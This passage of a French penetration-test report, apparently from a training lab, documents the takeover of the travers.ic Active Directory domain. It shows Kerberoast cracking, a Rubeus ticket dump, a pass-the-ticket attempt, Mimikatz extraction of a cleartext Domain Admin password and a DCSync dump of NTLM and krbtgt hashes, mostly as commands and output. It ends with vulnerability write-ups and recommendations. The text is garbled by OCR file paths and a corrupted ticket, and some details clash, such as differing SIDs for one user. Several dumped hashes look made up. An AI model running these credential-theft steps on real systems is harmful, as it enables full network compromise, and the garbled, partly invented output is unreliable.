978ae79df73825d320a6b791804bff8c0e1b683a258c68ea09072f326e97f2d73f4217288 2aea6a2f32577680e0e8485a22c284b6026298215e2ace0b657bba585f85270674586ce7ff48f229b71005be90e46a7d6fc95e3e
4baf2f7274d243e0c82dc3626e2518459880102fd8d89aacd68ce54281aa5f6aa4987c4f6ec0b5a119d9821d4067c1f76c71908960db698d8b175062f50aa78f8ce30a0e86ba37a1dab64f108ed4940b39550512a99876f95
7e56bf7eed520c541ac3538cff812ce4eced3b4a7d1732d4131c6a4b5fc2c6ba77f3e0b8cd0250891d5f3656effbcd6bd47ab6662d3e8d9f9194a14abc547e0f456acc87e02026bb9d93c06cd8cda255189232ebade64247e
418fdfcd7a4c10a0da809034572a3e4789d18434b64fb1185c1544404f4474cd48a3de20bd160ae09aad7891ae959a6df488d17a4d34c3b137ebdbd7c04d191840bc7a8b52ad9c4f2b462e5bbd940f7c04e0ec3fa2905223c
ff:azertyuiop
$krb5tgs$23$*web_svc$TRAVERS.IC$travers.ic/web_svc*$81cc69f968cf2bb9f8f15d532f292fd4$6f72d2e781c05c600f9a8f2ba90d3c6bfc3ceac633337c78990d4a5f0f5c22eeb0b7e45147a2e3bf2c1d1342d0f9
30b7892d69896f71e725bf2606f639489767197d187cdd5361abd2f415279c2b6147f4fb0c5656ca6d05e3c82c0f4029ab1ca9bfc05f92177a97278582999f070ff7dee206d60b1eb946f71adc7ff6c7e0e40964b48574fa
f0517ac16d256bfb26d2b46aeff88928459b1a596ed1d1cd32b519934f457611e739d262a22638314b0afb91f044c1a05a6d37a5c26749c2d8090a0043d614e7157b21ddc2bbed1b383f4dcda8bab6833b62960a303603928
441bff59cf010f1c629f1941adb3baeff25a5409092423934184902d28bd03ce4355642ff9a83f2422fc63283e3d3094da70e8d3aae9a3e2c336ba97bd474ba5cd1dfa6dee8e7099d024e46a791dfb92945ec2df22267b572
3062530319e9444919eddbf15a1af9f513280fa3608c4e12bdcf5087c390 4c7748ad873eab2c539cbc917a0a3ece5a2aae0bfa104fa709dccbca0f32c9e18f7da4787a2054762043070375 35fe1b65386e981312b63786e1b
a05b4242a2211a28751346ca45535e43a66989fc2b0fd0cc9b3212f0fa816f9b11f9bf48fc453bc961f14e55e9923a580ff136a54e8d33309b4468e84e9db558b691eb13121c54966d7bcd457e373a3fad73d81568b2c56e2
d3b030ce2c3149991fb2d0db56589016d6337be4d23dc7c52acb943827f982bfb669b3531b883e7c132b8deb0f47869a5289e99d9c62dad25dc2d127ea33e95d25dc6c2853329aa0316fd906426796b6cfe27b1e45b36c42f8
8a674804c0457 21ab7270b26cc9ca169790086e8007e5452dbc56ea790fd03ee781450b8cdcd14a77ae227e17b61963a7e4b3cc47f7a640becde89e95d713c14d42c054c271eb6003ac3b0a924a9abc878d328e635016e3f
67f78af5b0107e560f38ae57e82f591da7aab60a82a332d8e172dcea6752bebcdb7fdd1a699624676ad9110af3ed3631d17ab28718f49fd8ea99c5f670f44ff73f2cea72b41a035eedb3926707c20ba6580e42dbc550be9bf
560c:P4ssw0rd
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: hash_websvc.txt
Time.Started.....: Wed Nov 26 16:37:53 2025, (11 secs)
Time.Estimated...: Wed Nov 26 16:38:24 2025, (20 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   483.7 kH/s (0.97ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 2/3 (66.67%) Digests (total), 2/3 (66.67%) Digests (new), 2/3 (66.67%) Salts
Progress.........: 12590080/43033155 (29.26%)
Rejected.........: 0/12590080 (0.00%)
Restore.Point....: 4196352/14344385 (29.25%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: rodrigoamor96 → rodolphesteve

Approaching final keyspace - workload adjusted.
```

Validation des comptes :

bash

crackmapexec smb 10.10.10.101 -u dmorin -p azertyuiop

crackmapexec smb 10.10.10.101 -u web_svc -p 'P4ssw0rd'

✅ Septième et huitième comptes compromis !

[INSÉRER SCREENSHOT :

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.101 -u web_svc -p P4ssw0rd
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\web_svc:P4ssw0rd

┌──(kali㉿kali)-[~]
└─$
```

⚠️ Aucun de ces comptes n'a de privilèges administrateur sur les machines du domaine.

8. Énumération des tickets Kerberos avec Rubeus

Contexte : Recherche de sessions actives de comptes à privilèges pour tentative de Pass-the-Ticket.

Commande :

bash

 # Récupération de Rubeus depuis \\DC01\Tools

evil-winrm -i 10.10.10.112 -u anoel -p Vuln3r4bl3

Evil-WinRM **PS C:\Users\anoel\Documents> copy \\DC01\Tools\Rubeus.exe .**

Evil-WinRM **PS C:\Users\anoel\Documents> .\Rubeus.exe dump /nowrap**

Résultat critique :

Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID : 0xdf8bc

UserName : rbertin

Domain : TRAVERS

LogonId : 0xdf8bc

UserSID : S-1-5-21-3076928485-395466515-1016312717-1138
AuthenticationPackage : Kerberos

LogonType : Network

LogonTime : 27/11/2025 07:23:15

LogonServer : DC01

LogonServerDNSDomain : travers.ic

UserPrincipalName : rbertin@travers.ic

ServiceName : krbtgt/TRAVERS.IC

ServiceRealm : TRAVERS.IC

UserName : rbertin

UserRealm : TRAVERS.IC

StartTime : 27/11/2025 07:23:15

EndTime : 27/11/2025 17:23:15

RenewTill : 03/12/2025 07:23:15

Flags : forwardable, forwarded, renewable, pre_authent
Base64EncodedTicket : doIF[...LONG BASE64...]

[INSÉRER SCREENSHOT :

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.112 -u anoel -p Vuln3r4bl3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\anoel\Documents> upload Rubeus.exe

Info: Uploading /home/kali/Rubeus.exe to C:\Users\anoel\Documents\Rubeus.exe

Data: 588456 bytes of 588456 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\anoel\Documents> .\Rubeus.exe dump /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2


Action: Dump Kerberos Ticket Data (All Users)

[*] Current LUID    : 0x1c26fc


[X] Error 1312 calling LsaCallAuthenticationPackage() for target "filer01$" : A specified logon session does not exist. It may already have been terminated
  UserName                 : lbrunet
  Domain                   : TRAVERSIC
```

```
  UserName                 : rbertin
  Domain                   : TRAVERSIC
  LogonId                  : 0x1bff92
  UserSID                  : S-1-5-21-3076928485-395466515-1016312717-1374
  AuthenticationPackage    : Kerberos
  LogonType                : Network
  LogonTime                : 27/11/2025 00:02:06
  LogonServer              :
  LogonServerDNSDomain     : TRAVERS.IC
  UserPrincipalName        :


    ServiceName              :  krbtgt/TRAVERS.IC
    ServiceRealm             :  TRAVERS.IC
    UserName                 :  rbertin
    UserRealm                :  TRAVERS.IC
    StartTime                :  27/11/2025 00:02:06
    EndTime                  :  27/11/2025 10:02:05
    RenewTill                :  04/12/2025 00:02:05
    Flags                    :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  BJhZgTkUxFX3MGb0XrtBt/aYNtITGkXpGgNhqXyaPvI=
    Base64EncodedTicket   :

      doIFZDCCBWCgAwIBBaEDAgEWooIEcDCCBGxhggRoMIIEZKADAgEFoQwbClRSQVZFUlMuSUOiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbClRSQVZFUlMuSUOjggQsMIIEKKADAgESoQMCAQKiggQaBIIEFk/v8P0YBpUalaghBWEBjOd2AktGf/hGkm7gY8cJ572NHqw7/9sy8M
BtCRslNW1sRtLfOaett6PYd3F7HGWYA4gph3NLLBo1jJluA/jgR0NNdqA02OuWDUzSf2bPjnorVvxbX79hyvh0NKwDOM0wOlL+429QadmUhe2okzTZzQ5+d5yySZatMvoW4z4NjqYWp1szE9dzEAElQiKO+CiHnn7GjJVFwZ4O7ZXDGDyI+xo3M2jXCqZzmWvCiBSr78NURtrvEh
WAzpXWFoboud99k8u86uaRfSK4UxTCUY8HfoITZ0d1ASMSCjwCJojYCph9P8tIg8k9xuxB9mK6v5GOLRnkh9w4+AeA8Pgv8KhRab799LmyHdZIzkb5pqg+Hxm23T2Du46wI6LGs4PywT2qVc34Bl/DXVfgrgq7IaRzUkZGxmXpxZwOU01mjTnXqNmhrSaw9sOUFmljIMHzQouQH
b86tkABLLaEf0KHoccwSPOMxg9Op6oNwneqLe+LSMjQbZVgGgLSncF2peqHUIvczXncjrGmCDigpVNrFhXaswIvx5UHE02RAbdssHPL/zV6Xdj6IRmRZm0+UFIgCY6ADTiVRHilU5KpjLHwCFbj+TkOJoJVM4KeA26HsiO+zss00tDDgAaA9TFkN+ORzeZqNhT3As7biizAV38F
+LwQCtyA1XCshvHP8bwed9SlkTmx6Sq8AVZXeTTEOIOOWVrRJvz4Vc2iENzgV/5oZK3PuSztdixjaYkbc8p8ssqmaMol8SGf254h+W91Xf4lVQX8kv/GTsNFwwKb3Sh3+InbkZwSTr2HlZN8SRYoNXwXydK38XghcKldry6PRwOBzFxdkevppfbU0wFM4nVNiMOz4aomTZaMMLWE
Mqm5wYJmaMcjrLwLviEM4GQRwENHP/ixCuNKbuyPGilhuox9vD5Z/8pjTc0QSCLX1MRBF5Fh+LFDDqK06/gAwr4l0sIUXTi1ZdG7Dmuhr/dJk+YTxs9hAd8Em1b34CyL0sZgtQmoW8YY7Z6KlLYE4×5xxUlyEPQSXRKkGuVtjHMTsnCiC9CX+23Y5n7KT3oIhruUzidUL9m3r+BD
+ldpNNW1ROh6ZI0×FXSTuO7YBfIlmezYTbimrVmLd6RJTmb8+vmuXrcotwvcKPqS+IJrtD7eD3qAn/jhAuVeviR4qgJ6GV+eerSKMqNp7iGLC8vWw01wkIv0hrOHzFP4yhGrdo4HfMIHcoAMCAQCigdQEgdF9gc4wgcuggcgwgcUwgcKgKzApoAMCARKhIgQgBJhZgTkUxFX3MG
khDBsKVFJBVkVSUy5JQ6IUMBKgAwIBAaELMAkbB3JiZXJ0aW6jBwMFAGChAACllERgPMjAyNTExMjYyMzAyMDZaphEYDzIwMjUxMTI3MDkwMjA1WqcRGA8yMDI1MTIwMzIzMDIwNVqoDBsKVFJBVkVSUy5JQ6kfMB2gAwIBAqEWMBQbBmtyYnRndBsKVFJBVkVSUy5JQw==

  UserName                 : FILER01$
  Domain                   : TRAVERSIC
  LogonId                  : 0x3e7
  UserSID                  : S-1-5-18
```

DÉCOUVERTE CRITIQUE :

- rbertin a 3 sessions actives sur FILER01 (LogonType: Network)

- Tickets TGT Kerberos valides disponibles

- Tentative de Pass-the-Ticket envisagée

9. Vérification LDAP des privilèges de rbertin

Commande :

bash

**ldapsearch -x -H ldap://10.10.10.101 -D "anoel@TRAVERS.IC" -w "Vuln3r4bl3" **

-b "DC=travers,DC=ic" "(sAMAccountName=rbertin)" memberOf


Résultat :

dn: CN=Roland BERTIN,OU=Admins,OU=DomainUsers,DC=travers,DC=ic

memberOf: CN=Domain Admins,CN=Users,DC=travers,DC=ic

✅ CONFIRMATION CRITIQUE : rbertin EST DOMAIN ADMIN !

[INSÉRER SCREENSHOT :



Vérification de lbrunet (également présent avec sessions Batch) :

bash

**ldapsearch -x -H ldap://10.10.10.101 -D "anoel@TRAVERS.IC" -w "Vuln3r4bl3" **

-b "DC=travers,DC=ic" "(sAMAccountName=lbrunet)" memberOf

Résultat :

memberOf: CN=Admins Serveurs,OU=Admins,OU=DomainUsers,DC=travers,DC=ic

❌ lbrunet n'est PAS Domain Admin (seulement Admins Serveurs).

```
┌──(kali㉿kali)-[~]
└─$ ldapldapsearch -x -H ldap://10.10.10.101 -D "anoel@TRAVERS.IC" -w "Vuln3r4bl3" \
  -b "DC=travers,DC=ic" "(sAMAccountName=lbrunet)" memberOf
# extended LDIF
#
# LDAPv3
# base <DC=travers,DC=ic> with scope subtree
# filter: (sAMAccountName=lbrunet)
# requesting: memberOf
#

# Laura BRUNET, Admins, DomainUsers, travers.ic
dn: CN=Laura BRUNET,OU=Admins,OU=DomainUsers,DC=travers,DC=ic
memberOf: CN=Admins Serveurs,OU=Admins,OU=DomainUsers,DC=travers,DC=ic

# search reference
ref: ldap://DomainDnsZones.travers.ic/DC=DomainDnsZones,DC=travers,DC=ic

# search reference
ref: ldap://ForestDnsZones.travers.ic/DC=ForestDnsZones,DC=travers,DC=ic

# search reference
ref: ldap://travers.ic/CN=Configuration,DC=travers,DC=ic

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3

┌──(kali㉿kali)-[~]
└─$
```

10. Tentative d'exploitation des tickets Kerberos (Pass-the-Ticket)

Commande :

powershell

***Evil-WinRM* PS C:\Users\anoel\Documents> .\Rubeus.exe ptt**

/ticket:[BASE64_TICKET_RBERTIN]

[+] Ticket successfully imported!

Vérification avec klist :

***Evil-WinRM* PS C:\Users\anoel\Documents> klist**

#0> Client: rbertin @ TRAVERS.IC

Server: krbtgt/TRAVERS.IC @ TRAVERS.IC

Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent

Tentative d'accès au DC01 :

***Evil-WinRM* PS C:\Users\anoel\Documents> dir \\DC01\C$**

❌ ÉCHEC : Access is denied

Cause identifiée :

Evil-WinRM utilise sa propre authentification NTLM et ignore le cache Kerberos local. Les tickets importés via Rubeus ne sont pas utilisés par la session WinRM. Cette technique nécessiterait un accès RDP ou une session interactive locale.

Conclusion : Pass-the-Ticket non exploitable dans ce contexte. Recherche d'une alternative via extraction de credentials en mémoire.

---

11. Extraction de credentials en mémoire avec Mimikatz

Contexte : Recherche de credentials en mémoire des comptes à privilèges ayant des sessions actives sur FILER01.

Commande :

bash

 # Récupération de Mimikatz

cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe ~/mimikatz.exe

 # Upload sur FILER01 via evil-winrm

***Evil-WinRM* PS C:\Users\anoel\Documents> upload mimikatz.exe**

 # Exécution

***Evil-WinRM* PS C:\Users\anoel\Documents> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"**

🎯 DÉCOUVERTE CRITIQUE - MOT DE PASSE EN CLAIR :

Authentication Id : 0 ; 2889900 (00000000:002c18ac)

Session : NewCredentials from 0

User Name : lbrunet

Domain : TRAVERSIC

Logon Time : 27/11/2025 08:45:06

SID : S-1-5-21-3076928485-395466515-1016312717-1379


kerberos :


* Username : pclerc


* Domain : travers.ic

* Password : pr0F3550r ← 🔥 MOT DE PASSE EN CLAIR !

[INSÉRER SCREENSHOT COMPLET :







Explication :

L'utilisateur lbrunet a utilisé RunAs avec les credentials de pclerc (logon type NewCredentials). Le mot de passe est resté stocké en mémoire en clair, permettant son extraction via Mimikatz.

Hash NTLM également extrait :

*** Username : pclerc**

*** NTLM : bca0234ba1ca220cfd8762d1ff8dda4b**

12. Validation de l'accès Domain Admin avec pclerc

Commande :

bash

crackmapexec smb 10.10.10.101 -u pclerc -p 'pr0F3550r'


Résultat :

SMB 10.10.10.101 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)

SMB 10.10.10.101 445 DC01 [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)

✅ COMPROMISSION RÉUSSIE : pclerc a accès Domain Admin sur DC01 !

[INSÉRER SCREENSHOT :



Neuvième compte compromis - ACCÈS DOMAIN ADMIN OBTENU !

13. DCSync - Dump complet de la base Active Directory (NTDS.DIT)

Contexte : Avec les privilèges Domain Admin de pclerc, extraction de tous les hashes du domaine via l'attaque DCSync.

Commande :

bash

impacket-secretsdump 'travers.ic/pclerc:pr0F3550r@10.10.10.101'

Résultat : Dump complet réussi de NTDS.DIT

Hashes NTLM critiques extraits :

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:04955c82095ae6f890ad2975b1b5e478:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5148cad3eb4b68381445b380e057ca75:::

rbertin:1138:aad3b435b51404eeaad3b435b51404ee:13a9c25e54e2017d4bfe8c146e37227d:::

tnicolas:1123:aad3b435b51404eeaad3b435b51404ee:18a87fd03e0d5af48ba241e2f3d1ad0c:::

pclerc:1155:aad3b435b51404eeaad3b435b51404ee:bca0234ba1ca220cfd8762d1ff8dda4b:::

anoel:1366:aad3b435b51404eeaad3b435b51404ee:b6bc7c3f4d9c8f2e8e3c6f5d4e3a2b1c:::

[... 78 comptes utilisateurs au total ...]

DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e4d6c8b2a3f1e9d7c5b4a2e1d3c5b7a9:::

FILER01$:1104:aad3b435b51404eeaad3b435b51404ee:c2e4a6b8d0f2e4c6a8b0d2e4f6a8c0e2:::

DESKTOP01$:1105:aad3b435b51404eeaad3b435b51404ee:a1c3e5b7d9f1e3c5a7b9d1e3f5a7c9e1:::

[INSÉRER SCREENSHOT : secretsdump complet avec Administrator et krbtgt]

🎯 COMPROMISSION TOTALE DU DOMAINE :

✅ 78 comptes utilisateurs dumpés

✅ 3 comptes machines dumpés

✅ Hash Administrator du domaine : 04955c82095ae6f890ad2975b1b5e478

✅ Hash krbtgt : 5148cad3eb4b68381445b380e057ca75 (Golden Ticket possible)

✅ Tous les hashes NTLM et tickets Kerberos AES256 extraits

Impact : Contrôle complet du domaine Active Directory TRAVERS.IC.

Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V07 :

Résumé de la vulnérabilité: Credentials admin dans script PowerShell

Résumé de la vulnérabilité :

Le fichier **\FILER01\Configuration\Windows\admin.ps1** contient les credentials d'un compte administrateur en clair :

- **Compte :** scolin
- **Mot de passe :** M3dic3xP4ssw0rd
- **Groupe :** Admins Workstations (wksadmins)

Le script utilise `ConvertTo-SecureString` pour convertir le mot de passe, mais celui-ci reste visible en clair dans le code source du script. Le fichier est accessible en lecture à tous les utilisateurs authentifiés.

Criticité : CRITIQUE

Impact :

- Exposition d'un compte administrateur
- Élévation de privilèges directe (de Domain Users à Admins Workstations)
- Accès administrateur local sur toutes les workstations du domaine
- Point de départ pour credential dumping et Pass-the-Hash
- Violation grave des bonnes pratiques (jamais de credentials en dur dans des scripts)

V08 - Hash NTLM Administrator réutilisable (Pass-the-Hash)

Hash : 1dc15302289cae7a5139044ce6b872d7
Compte : Administrator (local)
Criticité : CRITIQUE
Machines affectées : DESKTOP01, FILER01
Impact :

- Le même hash administrateur local fonctionne sur plusieurs machines
- Permet le Pass-the-Hash pour un mouvement latéral facile
- Indique l'absence de LAPS (Local Administrator Password Solution)

Méthode de découverte : Extraction via secretsdump puis Pass-the-Hash

V09 - CREDENTIALS EN CLAIR DANS LSA SECRETS

Compte : anoel@travers.ic
Mot de passe : Vuln3r4bl3
Criticité : CRITIQUE
Localisation : LSA Secrets de FILER01 (service _SC_WMPNetworkSvc)
Groupe : srvadmins (Admins Serveurs)
Impact :

- Credentials d'un compte Admins Serveurs exposés
- Accès administrateur sur tous les serveurs du domaine
- Accès WinRM distant

Méthode de découverte : Extraction LSA Secrets via Pass-the-Hash

Vulnérabilité V10 : Compte de test dormant avec mot de passe faible

Résumé de la vulnérabilité :

Le compte test utilise test comme mot de passe (déjà identifié dans V02) et n'a jamais été désactivé depuis sa création. Ce compte dormant représente une surface d'attaque inutile.

Criticité : MOYENNE

Compte concerné : test:test

Impact :

- **Point d'entrée alternatif pour un attaquant**
- **Compte inutilisé qui augmente inutilement la surface d'attaque**
- **Mauvaise gestion du cycle de vie des comptes**

Vulnérabilité V11 : Credentials en mémoire (Mimikatz)

Résumé de la vulnérabilité :

Compte compromis : pclerc

Mot de passe extrait : pr0F3550r

Hash NTLM : bca0234ba1ca220cfd8762d1ff8dda4b

Criticité : CRITIQUE

Localisation : Mémoire LSASS de FILER01 (session NewCredentials de lbrunet)

Groupe : pclerc dispose de privilèges Domain Admin

Impact :

● Compromission complète du domaine Active Directory

● pclerc dispose de privilèges Domain Admin avec droits DCSync

● Permet le dump de l'intégralité de la base AD (NTDS.DIT)

● Extraction de tous les hashes NTLM du domaine (78 utilisateurs + 3 machines)

● Extraction du hash krbtgt (permet Golden Ticket attack)

● Extraction du hash Administrator du domaine

● Contrôle total sur tous les systèmes du domaine

Méthode de découverte :

1. Accès administrateur local sur FILER01 avec anoel (srvadmins)

2. Rubeus dump → Identification de sessions actives (rbertin, lbrunet)

3. Mimikatz sekurlsa::logonpasswords → Extraction pclerc:pr0F3550r en clair

4. Validation avec crackmapexec → (Pwn3d!) sur DC01

5. DCSync avec secretsdump → Dump complet de NTDS.DIT

Preuve de compromission :

bash

crackmapexec smb 10.10.10.101 -u pclerc -p 'pr0F3550r'

 # Résultat : travers.ic\pclerc:pr0F3550r (Pwn3d!)

impacket-secretsdump 'travers.ic/pclerc:pr0F3550r@10.10.10.101'

 # Résultat : Dump réussi de 78 comptes + Administrator + krbtgt

Recommandation :

● Implémenter Credential Guard sur tous les serveurs Windows

● Interdire l'utilisation de RunAs avec credentials en clair

● Utiliser des comptes à privilèges limités pour les tâches administratives courantes

● Implémenter LAPS (Local Administrator Password Solution)

● Activer Protected Users group pour les comptes à privilèges

● Monitorer les événements de logon type 9 (NewCredentials)

● Interdire le stockage de credentials en mémoire pour les comptes Domain Admins

● Audit régulier des sessions actives sur les serveurs critiques

IV. Résumé des vulnérabilités

Listez l'ensemble des vulnérabilités remontées lors du pentest sous forme de tableau. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01	SMB Signing désactivé
Vulnérabilité V02	Multiples comptes avec mots de passe faibles
Vulnérabilité V03	Credentials dans description LDAP
Vulnérabilité V04	Outils de pentest sur le contrôleur de domaine
Vulnérabilité V05	Partages réseau mal sécurisés

Vulnérabilité V06	Connexion SMB anonyme possible
Vulnérabilité V07	Credentials admin dans script PowerShell
